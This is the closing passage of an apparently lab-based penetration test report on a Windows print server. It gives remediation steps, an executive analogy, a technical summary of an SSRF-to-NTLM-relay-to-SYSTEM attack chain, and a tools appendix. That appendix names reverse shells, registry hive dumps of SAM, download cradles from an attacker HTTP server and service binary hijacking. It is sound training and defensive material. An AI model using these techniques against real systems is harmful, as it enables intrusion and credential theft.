  - **4104:** Script block logging (PowerShell) for suspicious encoded commands or download cradles (`IWR`, `Invoke-WebRequest`).
- **Deploy Endpoint Detection and Response (EDR):** Install an EDR agent on all servers to detect malicious behavior, such as unusual process trees (service executing `nc.exe`), registry hive dumps (`reg save hklm\sam`), and service binary path modifications.
- **Conduct Regular Purple Team Exercises:** Schedule exercises that simulate the specific attack chains used in this assessment (SSRF → NTLM relay → privilege escalation). This validates detection capabilities and improves response playbooks.

7. Strengthen Security Policies and Administrative Processes

- **Establish a Formal Privileged Access Management (PAM) Program:** Implement a PAM solution to vault, rotate, and control access to privileged credentials. Session isolation and recording for administrative access (RDP, WinRM) should be enforced.
- **Perform Regular Active Directory Hygiene Audits:** Use tools like **BloodHound** or Microsoft's **Attack Surface Analyzer** quarterly to identify and remediate dangerous relationships, excessive privileges, and misconfigurations.
- **Develop and Test an Incident Response Plan:** Create specific playbooks for responding to indicators of SSRF exploitation, NTLM hash theft, and service hijacking. Ensure the SOC can recognize and respond to these TTPs.

5. Conclusions

5.1 Executive Summary: The Business Risk Story

Imagine your company's internal printing and document management system as a secure office building. The main lobby (the public website) is accessible, but the server room, the network cabinet, and the safe containing all the master keys should be strictly off-limits. During our assessment, we found that not only was the server room door propped open, but the janitor's keycard also worked on the CEO's office, and the security system's instruction manual was left out for anyone to edit.

Here’s the business risk journey we demonstrated:

- **A Guest Log That Reveals Too Much**: The building's main entrance (SMB service) had a guest log that allowed anyone to sign in as "Anonymous." This log revealed the building's name (`PRINTER`), the corporate district it belonged to (`return.local`), and even the blueprints of the security system (OS version and configuration).
- **A Printer That Sends Documents to Anyone**: The office's printer management console had a setting to "send print jobs to a remote server." Instead of restricting this to internal addresses, it would send documents to any address provided. We gave it the address of our own fake delivery service, and when it tried to connect, it handed over an employee's ID badge (`svc-printer` credentials) for verification.
- **From Janitorial Closet to Security Office**: The stolen badge granted access to the building's internal network. We discovered the employee had two dangerous privileges: a master key to the **backup vault** (`SeBackupPrivilege`), and a set of **maintenance keys** that could reconfigure the building's core systems (Server Operators group).
- **The Master Key in the Backup Vault**: Using the backup vault key, we made a copy of the building's master key registry (the SAM database). This registry contained the code to the CEO's personal safe (the local Administrator password).
- **Changing the Security Guard's Orders**: Using the maintenance keys, we simply rewrote the instructions for one of the automated security guards (the `VSS` service). The next time it performed its rounds, it followed our new orders and handed us the master keys to the entire building (`SYSTEM` access).

The Bottom Line for Leadership: This was not a complex, nation-state cyberattack. It was a series of preventable, basic errors: a network setting left in a permissive legacy mode, a web function that trusted any external address, and employee accounts granted dangerously powerful rights. A real attacker exploiting these flaws would not just disrupt your printing. They could:

1. **Steal every document** processed by your servers, including financial, legal, and personal data.
2. **Encrypt all your data** with ransomware, demanding a massive payout to restore operations.
3. **Remain undetected**, using your trusted network to launch attacks against clients and partners, destroying your reputation.
4. **Move laterally** to take control of more critical systems, like your domain controllers.

Addressing these findings is not an IT checklist item; it is a fundamental business imperative to safeguard your operations, your data, and the trust of those you work with.

5.2 Technical Summary

The assessment of the `PRINTER` server (`return.local` domain) confirmed a clear attack path where a web application flaw and excessive user privileges led to full system compromise. The following vulnerabilities were successfully exploited:

1. **SMB Null Session Authentication**
   - **Issue:** The SMB service permitted unauthenticated null sessions.
   - **Impact:** Provided unauthenticated reconnaissance, confirming the domain, hostname, and OS version, which aided in tailoring subsequent attacks.
2. **Server-Side Request Forgery (SSRF) Leading to NTLMv2 Hash Theft**
   - **Issue:** The printer admin web application allowed users to specify an arbitrary server address via a UNC path, triggering an SMB authentication attempt.
   - **Impact:** Coerced the server to authenticate to a controlled SMB server, capturing the NTLMv2 hash for the `svc-printer` service account. This hash provided the first authenticated access to the system via WinRM.
3. **Credential Access and Initial Foothold**
   - **Issue:** The captured NTLMv2 hash for `svc-printer` was used for pass-the-hash authentication.
   - **Impact:** Established an initial remote command execution foothold as a domain user.
4. **Privilege Escalation via SeBackupPrivilege Abuse**
   - **Issue:** The `svc-printer` account was granted the powerful `SeBackupPrivilege`.
   - **Impact:** This privilege was abused to dump the local SAM and SYSTEM registry hives. Offline extraction revealed the NTLM hash for the local `Administrator` account, enabling full administrative control.
5. **Privilege Escalation via Server Operators Group Abuse (Alternative Path)**

- **Issue:** The `svc-printer` account was a member of the Server Operators AD group.
- **Impact:** This membership allowed for the modification of a Windows service's (`vss`) binary path. By replacing it with a malicious payload and restarting the service, direct code execution as `NT AUTHORITY\SYSTEM` was achieved.

Technical Verdict: This engagement demonstrates a critical yet common failure in Windows environments: the accumulation of excessive privileges on service accounts. The attack chain did not rely on any zero-day exploits. Instead, it leveraged a web application logic flaw to steal credentials, which then provided access to two independent, overly permissive privileges (`SeBackupPrivilege` and `Server Operators`), either of which was sufficient for total system compromise. The lack of monitoring for service configuration changes, unusual registry operations, or anomalous authentication patterns allowed the attack to proceed unimpeded from initial access to domain-level control. It underscores the paramount importance of strict adherence to the principle of least privilege and robust detective controls.

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network scanner used for the initial reconnaissance phase. It performed comprehensive port scanning and service version detection, identifying a Windows Server 2019/10 system hosting IIS, SMB, LDAP, Kerberos, and WinRM services, and confirming its membership in the `return.local` domain.
- **NetExec (nxc)**
  Description: A versatile network penetration testing tool. It was used to perform SMB enumeration with null session authentication (`-u "" -p ""`), confirming the `Null Auth:True` misconfiguration and gathering critical reconnaissance data about the target, including the domain name and OS build.
- **Responder**
  Description: An LLMNR, NBT-NS, and MDNS poisoner. It was configured as a malicious SMB server to capture the NTLMv2 challenge-response hash when the `svc-printer` service account was coerced into authenticating via the SSRF vulnerability in the web application.
- **Evil-WinRM**
  Description: A comprehensive WinRM shell for penetration testing. It was used to establish an authenticated remote session on the target server (port 5985) using the pass-the-hash technique with the captured `svc-printer` NTLM hash, providing the initial command execution foothold.
- **Windows Native Utilities**
  Description: Built-in Windows commands were used extensively for post-exploitation:
  - `whoami /priv`: To enumerate user privileges, confirming the presence of `SeBackupPrivilege`.

  - `net user [username] /domain`: To enumerate group memberships, revealing membership in the **Server Operators** group.
  - `reg save`: To dump the SAM and SYSTEM registry hives by abusing the `SeBackupPrivilege`.
  - `sc.exe`: To query, configure, stop, and start Windows services, enabling the service hijacking attack.
- **Impacket Suite - secretsdump**
  Description: A Python tool for extracting credentials from Windows systems. The `secretsdump` module was used locally to parse the exfiltrated SAM and SYSTEM hive files, recovering the NTLM hash for the local `Administrator` account.
- **msfvenom & Metasploit Framework**
  Description: The `msfvenom` payload generator was used to create a Windows Meterpreter reverse shell executable (`reverse.exe`). The Metasploit Framework multi-handler was then used to receive the connection, providing an advanced, stable post-exploitation session and enabling process migration to `NT AUTHORITY\SYSTEM`.
- **Netcat (nc)**
  Description: A fundamental networking utility. Initially used to test the service hijacking vector by setting a service binary path to `nc64.exe` for a reverse shell, later replaced with a more stable Meterpreter payload.
- **PowerShell (IWR / Invoke-WebRequest)**
  Description: Built-in Windows scripting language and module. Used on the compromised host to download attacker tools and payloads (such as `reverse.exe`, `SeBackupPrivilege` DLLs) from the attacker's HTTP server.
- **SeBackupPrivilegeCmdLets & SeBackupPrivilegeUtils**
  Description: Specialized PowerShell modules designed to leverage the `SeBackupPrivilege` from within a user context. They were imported into the session to use the `Copy-FileSeBackupPrivilege` command, demonstrating an alternative method for file access bypassing standard permissions.
- **Python3 HTTP Server**
  Description: Simple, built-in HTTP server module (`python3 -m http.server 80`). Hosted on the attacker's machine throughout the engagement to serve all necessary tools, exploits, and payloads for download by the compromised Windows host.

Usage Note: All tools and techniques were employed strictly within a controlled, isolated laboratory environment for the purpose of security research and education. The progression from reconnaissance to exploitation demonstrates how a chain of misconfigurations—from a web SSRF to excessive user privileges—can be exploited with a combination of open-source and built-in tools to achieve full system compromise.